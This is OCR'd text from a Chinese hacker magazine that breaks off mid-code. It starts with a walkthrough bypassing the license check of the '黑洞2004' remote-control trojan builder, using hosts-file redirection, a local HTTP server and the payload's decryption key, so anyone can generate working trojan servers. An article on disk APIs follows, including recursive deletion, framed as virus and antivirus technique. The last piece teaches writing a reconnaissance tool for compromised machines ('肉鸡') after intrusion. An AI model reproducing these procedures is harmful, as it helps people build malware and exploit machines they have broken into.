


图1

```
GET /Singularity/ValiDate.Asp?UserName=冰狐浪子&UserPsw=12345678 HTTP/1.1
Host: www.138soft.org
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)
Cookie: ASPSESSIONIDACSTTAAT=MOCLPJKCAENJDKJFHLDHKCNN
```

从接收到的信息中我们很容易知道,"黑洞2004.Build20040405"的用户验证是通过"http://www.138soft.org/Singularity/ValiDate.Asp?UserName=????&UserPsw=****"这个ASP页面进行的。还原"hosts"文件后,用IE访问它的用户验证页面,发现当用户名和密码错误时显示"PswError",当输入正确的用户名和密码访问时显示http://www.138soft.org/Singularity/DllServer.bin@168。

想到什么了? 对,我们去看看这个地址究竟有什么东西。马上在IE地址栏中输入"http://www.138soft.org/Singularity/DllServer.bin@168",显示"无法找到网页",看看地址后面的"@168"觉得怪怪的(后来经过验证发现原来@后的"168"是服务端文件的解密密码,解密时把DllServer.bin每取1000h大小反序后,每个字节减去168,就可以还原服务端啦),去掉它,用"http://www.138soft.org/Singularity/DllServer.bin"来访问,哈哈,IE提示下载保存,赶紧找个地方把"DllServer.bin"保存下来!

整理一下上面的测试,"黑洞"生成"Dll插入型服务端"的过程应该大致如下:程序首先访问"http://www.138soft.org/Singularity/ValiDate.Asp",如果用户名和密码通过验证,则"ValiDate.Asp"页面会返回加密后的"Dll插入型服务端"文件的下载地址和解密密码,程序下载服务端文件到内存后对其进行解密,然后根据你的配置生成相应的服务端。所以只要我们得到"DllServer.bin"后自己建立一个HTTP服务器,应该就可以用任意的用户名和密码生成"Dll插入型服务端"了。

绕过"用户验证"

照顾下和我一样在Windows 98或在网吧苦苦挣扎的各位菜菜网友,就不用IIS了,拿出自己珍藏的最小的HTTP服务器Minihttp,大小才6k哦!

Minihttp使用方便,无需安装,直接运行即可,操作界面简单,如图2 所示。




图2 Minihttp设置界面

在Server IP里填入服务器的IP地址(默认端口为80);再在设置栏Server root里填入要发布的网页的目录,填入发布的网页的首页文件名(默认首页的文件名为index.htm)就可以了。

首先把"hosts"文件重新加入"127.0.0.1 www.138soft.org"并保存,把"Minihttp.exe"放到文件夹"破解黑洞"下,并在"破解黑洞"目录下建立新文件夹"Singularity",新建文件"ValiDate.Asp",内容如下(只一行而已):

```
http://www.138soft.org/Singularity/DllServer.bin@168
```

然后把"ValiDate.Asp"以及上面下载到的"DllServer.bin"这2个文件放入"Singularity"目录下,双击"Minihttp.exe"运行HTTP服务器,显示一个DOS控制台窗口,不要关闭它,运行"黑洞2004.Build20040405"的客户端程序Client.exe,随便填写用户名称和密码后,生成"Dll插入型服务端"。呵呵,"Dll插入型服务端"顺利生成,如图3 所示。




图3

最后验证一下,在自己的机器上运行生成后的服务端(多伟大的牺牲精神啊),客户端马上显示有主机上线,测试其各种功能均正常,至此已成功绕过黑洞2004用户验证!

黑白对抗中的磁盘操纵技术深入探析

文/单长虹

icefire：无论是在病毒还是在反病毒技术中，对磁盘的操纵都是一个永恒的话题，这其中包括获取磁盘空间数据、磁盘遍历、文件搜索、文件目录删除等，很多朋友觉得很神秘，一直有这方面的疑问，所以下面我们就和大家一起讨论这方面的编程技术，希望能够起到抛砖引玉的作用。

难度等级：中

前置知识：磁盘、API、VC++相关知识

获取磁盘空间的数据

如果是病毒，它是如何来获取磁盘空间的数据信息的？而且还能得到当前计算机有些什么逻辑驱动器？下面我们就一个一个来介绍。

首先来看一下在已经知道逻辑驱动器名称时如何得到磁盘空间信息，这里有一个API函数，其原型如下：

```
BOOL GetDiskFreeSpaceEx(
LPCTSTR lpDirectoryName,    //文件夹或者是驱动器全路径
PULARGE_INTEGER lpFreeBytesAvailableToCaller,
//可以利用的磁盘空间
  PULARGE_INTEGER lpTotalNumberOfBytes,
//磁盘或文件夹总的空间数量
 PULARGE_INTEGER lpTotalNumberOfFreeBytes
    //剩余的磁盘或文件夹空间数量
);
```

关于这个函数的参数的几点说明。

（1）第一个参数如果为空，则返回程序所在当前目录的空间数据。如果使用的是UNC路径，则要在最后加一个反斜线。例如，你指定的路径为\\MyServer\MyShare，则要写成\\MyServer\ MyShare\。

（2）对于后面第二和第三个参数，如果系统在磁盘上作了每用户的磁盘配额，则得到的数据可能会比实际的数据要小。

注：关于磁盘配额的知识，读者可以参考笔者在《黑客防线》的2003年第10期上发表的《NTFS全面解决Windows2000的安全方案》一文。

对于获取所有驱动器的API函数原型如下：

```
DWORD GetLogicalDriveStrings(
  DWORD nBufferLength,   //用来存放驱动器名的缓冲区的大小
  LPTSTR lpBuffer        //指向存放驱动器名的缓冲区的指针
 );
```

这个程序的源代码读者可以在附书光盘中找到，名为"获取磁盘空间数据"，用VC++6.0编写。

```
void CDrvSpaceDlg::OnGetDrvSpaceInfo() //获取磁盘空间数据函数
{
    UpdateData(TRUE); //更新列表框
    //从控件IDC_DRIVER中获得选择的驱动器
    CString Driver;
    CComboBox* pDriver = (CComboBox*)GetDlgItem(IDC_DRIVER);
    pDriver->GetWindowText(Driver);
    //获得磁盘空间信息
    ULARGE_INTEGER FreeAv,TotalBytes,FreeBytes;
    if(GetDiskFreeSpaceEx(Driver,&FreeAv,&TotalBytes,&FreeBytes))
    {
        //格式化信息
        CString strTotalBytes,strFreeBytes;
        strTotalBytes.Format("%u字节",TotalBytes.QuadPart);
        strFreeBytes.Format("%u字节",FreeBytes.QuadPart);
        CStatic* pTotalStatic = (CStatic*)GetDlgItem(IDC_TOTAL);
        CStatic* pFreeStatic = (CStatic*)GetDlgItem(IDC_FREE);
        pTotalStatic->SetWindowText(strTotalBytes);
        pFreeStatic->SetWindowText(strFreeBytes);
    }
}
```

下面的函数可用来取得磁盘的逻辑驱动器。

```
void CDrvSpaceDlg::FindAllDrivers()
{
    CComboBox* Driver=(CComboBox*)GetDlgItem(IDC_DRIVER);
    DWORD dwNumBytesForDriveStrings; //实际存储驱动器号的字符串长度
    HANDLE hHeap;
    LPSTR lp;
    CString strLogdrive;
    //获得实际存储驱动器号的字符串长度

dwNumBytesForDriveStrings=GetLogicalDriveStrings(0,NULL)*sizeof(TCHAR);
    //如果字符串不为空，则表示有正常的驱动器存在
```

```
if (dwNumBytesForDriveStrings!=0) {
// 为了实现安全的内存分配，在堆中分配字符串空间
    hHeap=GetProcessHeap();// 得到本进程的堆句柄
    // 分配一块堆，大小为dwNumBytesForDriveStrings，并初始化为零。
    lp=(LPSTR)HeapAlloc(hHeap,HEAP_ZERO_MEMORY,dwNumBytesForDriveStrings);
    // 获得标明所有驱动器的字符串
    GetLogicalDriveStrings(HeapSize(hHeap,0,lp),lp);
    // 将驱动器一个个放到下拉框中，因为每一个驱动器符号放入堆中时形如A:\0C:\0D:\0E:\0，所以每次在将0(也就是NULL)之前的字符添加到Driver之后，应该将指针移到0之后的位置，将下一个逻辑驱动器字符串加入到Driver之中。对于NULL结束的字符串来说，使用指针取字符串时，一旦碰到0(也就是NULL)，就认为一个字符串结束了。
        while (*lp!=0) {
            Driver->AddString(lp);
    // 函数_tcschr()用来得到下一个0的指针值
            lp=_tcschr(lp,0)+1;
        }
    }
    else
        AfxMessageBox("Can't Use The Function GetLogicalDriveStrings!");
}
```

递归法遍历磁盘目录

上面是病毒类技术常用的搜索当前计算机上磁盘信息的方法，属于"黑"方面的，下面我们来看一个属于"白"方面的：杀毒软件大家不陌生吧？当运行一个杀毒软件的时候，我们经常可以看到软件在不停地搜索文件，并不断将搜索到的文件显示出来。这里所用到的技术就是将要提到的递归法遍历磁盘技术。

MFC的CfileFind类的函数FindFile和FindNext可以访问某一个目录下一层的文件和文件夹，然后调用函数IsDirectory和IsDots（每一个文件夹新建时都有两个默认文件夹，分别用.和..表示，这里使用IsDots就是为了排除这两个文件夹）判断到底是文件夹还是文件，如果是文件夹则继续向下一层目录递归搜索，直到所有的文件都访问完为止，这样就可以轻松实现磁盘的递归遍历。这里没有用到特别难懂的API函数，我只是作一个简单解析，程序用VC++6.0写成，源代码放在附书光盘中，名为"磁盘的递归遍历"，读者可以找出来执行一下，看一下效果。核心部分的源代码如下：

```
void CBrowseDirDlg::BrowseDir(CString strDir)
{
    CFileFind ff;
    CString szDir = strDir;
    if(szDir.Right(1) != "\\")
            szDir += "\\";
    szDir += "*.*";
    BOOL res = ff.FindFile(szDir);
    while(res)
    {
        res = ff.FindNextFile();
        if(ff.IsDirectory() && !ff.IsDots())
        {
            // 如果是一个子目录，用递归继续往深一层找
            BrowseDir(ff.GetFilePath());
        }
        else if(!ff.IsDirectory() && !ff.IsDots())
        {
            // 显示当前访问的文件
            CStatic* p = (CStatic*)GetDlgItem(IDC_STATIC_FILE);
            CString str;
            str.Format("当前访问的文件：%s",ff.GetFilePath());
            p->SetWindowText(str);
            Sleep(500);
        }
    }
    ff.Close();// 关闭
}
```

注：这些程序为了面向广泛的读者，都没有使用GUI线程与WORKER线程分离的技术，所以程序运行起来之后，只有强制结束，还望读者谅解。

快速检索文件

Windows中提供了检索文件的工具，而且功能很强大，本例中我们将讨论如何在自己的程序中实现这一功能。有些函数的使用与第二例相似，所以就不多说，下面来看一下实现的程序。读者请查看光盘"源代码"栏目，按照文章名查找即可，使用VC++6.0编写。

```
void CSearchFileDlg::SearchFile(CString strDir,CString strFile)
{
    CFileFind ff;
    // 对要搜索的目录右边的反斜线进行处理，为了能够对所有文件递归搜索，加上*.*
    CString szDir = strDir;
    if(szDir.Right(1) != "\\")
            szDir += "\\";
    szDir += "*.*";
    BOOL res = ff.FindFile(szDir);
    while(res)
    {
            res = ff.FindNextFile();
            if(ff.GetFileName()==strFile)
            {
        // 如果找到了文件，则将其加入列表框中
            m_ctrlFilesList.AddString(ff.GetFilePath());
            }
            if(ff.IsDirectory() && !ff.IsDots())
            {
        // 如果是一个子目录，用递归继续往深一层找
            SearchFile(ff.GetFilePath(),strFile);
            }
    }
```

```
    ff.Close();//关闭文件对象
}
```

删除不为空的目录

删除目录时，必须保证目录为空，否则将不允许删除。这里，我们将使用Windows提供的删除目录的函数RemoveDirectory，在保证目录中文件已经全部删除的情况下，删除该空目录，这里我们同样使用递归的方法，对于子目录，也用同样的方法删除。程序的核心部分列表如下，源程序名称为"删除目录"，请查看光盘"源代码"栏目，按照文章名查找即可，用VC++6.0实现。

```
void CDelUnEmptyDirDlg::RecursiveDelete(CString szPath)
{
    CFileFind ff;     //定义一个CfileFind对象
    CString path = szPath;
    if(path.Right(1) != "\\")
            path += "\\";
    path += "*.*";
    //匹配指定文件夹下的所有文件，以便进行删除
    BOOL res = ff.FindFile(path);
    while(res)
    {
            res = ff.FindNextFile();
            //是文件时直接删除
            AfxMessageBox(ff.GetFilePath());
            if (!ff.IsDots() && !ff.IsDirectory())//如果既不是子目录，也不是.和..目录，则可确定是文件，直接删除。
                    DeleteFile(ff.GetFilePath());
            else if (ff.IsDots())//如果是.和..说明文件夹已经为空，则继续搜索文件
                    continue;
            else if (ff.IsDirectory())
            {
                    path = ff.GetFilePath();
            //是目录时继续递归，删除该目录下的文件
                    RecursiveDelete(path);
                    //目录为空后删除目录
                    RemoveDirectory(path);
            }
    }
    //最终目录被清空了，于是删除该目录
    RemoveDirectory(szPath);
}
```

写到这里，并没有将在黑白对抗中所用到的所有的磁盘操纵技术尽收眼底，剩下的一些技术，感兴趣的朋友可以结合上面提到的方法和技巧，在实践中举一反三、触类旁通。

后记：

关于磁盘的操纵技术，细节和技巧很多，读者要想在这方面有所建树，一定要多看别人写的程序，观察其中用到的方法，不仅要知道怎么做，还要明白会这么做。关于这方面的内容，CVC论坛上讨论的也比较多，读者可以登录www.logoncom.com参与讨论。

---

icefire：如何收集肉鸡的系统信息？如何量身定做一套适合自己使用习惯的肉鸡信息检测程序？这些都是在入侵中常遇到的问题。怎样才能在最短的时间内搞清楚肉鸡的系统情况？当然是自己写程序！很难？当然不是！如果告诉你：自己编写查看肉鸡系统信息的程序非常简单，通过几个实用的API就可以实现，你是不是觉得难以置信？好吧，让我们一起DIY一个属于自己的肉鸡系统信息检测工具吧！

难度等级：中级

前置知识：C语言编写基础

轻松实现检测Windows肉鸡系统信息

文/Sky

入侵后第一步做什么？当然是查看肉鸡的各种系统信息，然后再决定这个肉鸡该吃还是该丢？是好鸡还是病鸡？那检测肉鸡系统信息的方法是什么呢？全手工？累！用大程序？不方便传输！该怎么办呢？还是发扬我们的DIY精神，自己打造一个适合自己使用习惯的系统信息检测工具吧！follow me!

操作系统详细信息收集

我们一般所讲的系统信息包含操作系统版本、service pack、build号等，如何编程得到这些信息？我们就要用到GetVersionEx(LPOSVERSIONINFO lpVersionInfo)这个API函数了！

这个函数在很多场合已经被提到，很多朋友都知道，但是知道这个函数而不能很好地运用它是可惜的，它的参数是个复杂的OSVERSIONINFO结构，而且更复杂的是，获得这个结构以后，我们该怎样根据这个结构来判断操作系统类型？由于Windows家族版本众多，要理清这里面错综复杂的关系还真不是一件容易的事。

MSDN上恰好有这样的例子，我对这个例子进行仔细分析后，再对部分代码进行了修改，使之能符合我们程

序的要求。最后，把这个功能封装成一个函数，以方便以后使用。

这个函数比较长，检测的系统比较多，有些系统我们现在很少遇到了。这个函数的作用就是直接输出操作系统版本、Service Pack版本和Build号。在电脑上的运行结果为：

OS: Microsoft Windows XP Professional (Build2600)

运行时间收集

肉鸡是不是经常维护、管理是我们判断一个服务器是不是好肉鸡的一大重要标准，试想 如果一个服务器5年都不重新启动一次，那它还有什么安全性可言呢？当然，遇到这样的肉鸡可是上辈子修来的福分 :) ！

Microsoft正好给我们提供了一个GetTickCount()函数，这个函数能返回从开机到现在的运行时间，以毫秒计。不过有一点需要注意：由于这个函数返回的是DWORD类型的值，因此最多能检测到的运行时间是49.7天(这对于普通的肉鸡来说时间已经够了)。

```
//得到运行时间
void GetRunningTime()
{
DWORD dwTime;
int nDay,nHour,nMinute;
dwTime = GetTickCount();
nMinute = dwTime / 60000;
nHour = nMinute / 60;
nMinute = nMinute - nHour * 60;
nDay = nHour / 24;
printf("Running Time: ");
printf("%d day(s),",nDay);
printf("%d hour(s),",nHour);
printf("%d minute(s)",nMinute);
printf("\n");
}
```

成功编译运行后，在电脑上的输出结果为：

```
Running Time: 0 day(s),0 hour(s),18 minute(s)
```

这样是不是很方便呢？

主机名和当前用户名收集

这个服务器的主机名是什么？上面有哪些用户？当前用户是什么？这些都是相当重要的信息，说不定这个服务器就是什么FBL的服务器呢！

Microsoft提供的函数GetComputerName()和GetUserName()能很方便地达到这个目的。这两个函数的原型为：

```
BOOL GetComputerName(LPTSTR lpBuffer, LPDWORD lpnSize);
```

其中，lpBuffer是返回主机名缓冲区的地址，lpnSize是指向缓冲区大小的指针。

```
BOOL GetUserName(LPTSTR lpBuffer, LPDWORD nSize);
```

其中，lpBuffer是返回当前用户名的缓冲区地址，nSize也是指向缓冲区大小的指针。

具体程序如下：

```
//得到计算机名
void GetMyComputerName()
{
LPTSTR lpszName;
DWORD dwSize = 1024;
TCHAR tchBuffer[1024];
lpszName = tchBuffer;
GetComputerName(lpszName,&dwSize);//得到主机名
printf("Computer Name: ");
printf("%s",lpszName);
printf("\n");
}
//得到当前用户名
void GetCurrentUser()
{
LPTSTR lpszName;
DWORD dwSize = 1024;
TCHAR tchBuffer[1024];
lpszName = tchBuffer;
GetUserName(lpszName,&dwSize);//得到当前用户名
printf("Current User: ");
printf("%s",lpszName);
printf("\n");
}
```

这两个函数很简单，在电脑上输出结果为：

```
Computer Name: SKY
Current User: SKYMAN
```

系统文件夹路径收集

如果我们是用IPC管道来向肉鸡传送文件，然后再登录上肉鸡，这时候我们就需要知道到什么地方去找那些刚传上来的文件。一般来说，文件是copy到Admin$\system32下面的，而你想过Admin$代表什么没有？

下面这个函数可以给你答案：

```
//得到系统目录
void GetMySystemDirectory()
{
LPTSTR lpszName;
DWORD dwSize = MAX_PATH + 1;
TCHAR tchBuffer[MAX_PATH];
lpszName = tchBuffer;
GetSystemDirectory(lpszName,dwSize);
printf("System Directory: ");
printf("%s",lpszName);
printf("\n");
}
```

这里用到了GetSystemDirectory()这个API函数。

这个函数的原型为:

```
UINT GetSystemDirectory(LPTSTR lpBuffer, UINT uSize);
```

其中,lpBuffer是返回系统文件夹的缓冲区地址,uSize是该缓冲区的大小。

系统文件夹有了,Windows文件夹自然也就能得到。不过使用的是另一个API函数 GetWindowsDirectory(),有兴趣的读者可以自己试试。

这个函数在电脑上输出结果为:

```
System Directory: D:\WINDOWS\System32
```

注:我的系统是Windows 98+Windows XP,当前系统是Windows XP,系统盘在D盘。

肉鸡CPU信息收集

CPU的重要性不需要我再讲了吧?要是一个肉鸡有4个Intel P4 3.2G的CPU,嘿嘿,那可是极品哦!

我们知道:在注册表HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor\0下面有个ProcessorNameString,它的值就是CPU的名字,我们只要把这个值读出来就行了。当然这个值并不是很可靠的,因为可以修改,但是相信很少有人去改它吧?

```
//得到CPU信息
void GetCPUInfo()
{
long lResult;
HKEY hKey;
TCHAR tchData[64];
DWORD dwSize;
lResult=RegOpenKeyEx(HKEY_ LOCAL_MACHINE,
"Hardware\\ Description\\ System\\CentralProcessor\\0",
0,KEY_QUERY_VALUE,&hKey);
if(lResult == ERROR_SUCCESS)
{
dwSize = sizeof(tchData);
RegQueryValueEx(hKey,"ProcessorNameString",NULL,
NULL,(LPBYTE)tchData,&dwSize);
printf("CPU: ");
printf("%s",tchData);
}

else
{
printf("CPU: ");
printf("Unknown");
}
RegCloseKey(hKey);
printf("\n");
}
```

了解这个原理以后,你就可以修改这个值来欺骗别人了。可以手动修改,也可借助工具,比如Windows优化大师。

HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor\0下还有好几个键值与CPU有关,如果你觉得仅仅名字不够详细时,也可以把其他感兴趣的键值一并读出来。

在电脑上输出的CPU名字为:

CPU: AMD Athlon(TM) XP1800+

肉鸡内存信息收集

Windows系统提供了一个GlobalMemoryStatus()API函数来查询内存状态,利用它就可以很方便地得到物理内存,虚拟内存的当前值。当然,在这里我们只需要得到总物理内存和可用内存大小即可。

该API函数的原型为:

```
Void GlobalMemoryStatus(LPMEMORYSTATUS lpBuffer);
```

lpBuffer是一个指向MEMORYSTATUS结构的指针。

执行GlobalMemoryStatus()函数就可以得到一个MEMORYSTATUS结构,它表示当前内存的状态。

下面,我们要用到MEMORYSTATUS结构的两个成员

```
SIZE_T dwTotalPhys;
SIZE_T dwAvailPhys;
```

这两个成员从字面上可以了解到前者表示总物理内存,后者表示可用物理内存,但是要注意返回的是以字节为单位的量。

```
//得到内存信息
void GetMemoryInfo()
{
long lVar;
MEMORYSTATUS memoryStatus;
memset(&memoryStatus, sizeof (MEMORYSTATUS), 0);
memoryStatus.dwLength = sizeof (MEMORYSTATUS);
GlobalMemoryStatus (&memoryStatus);
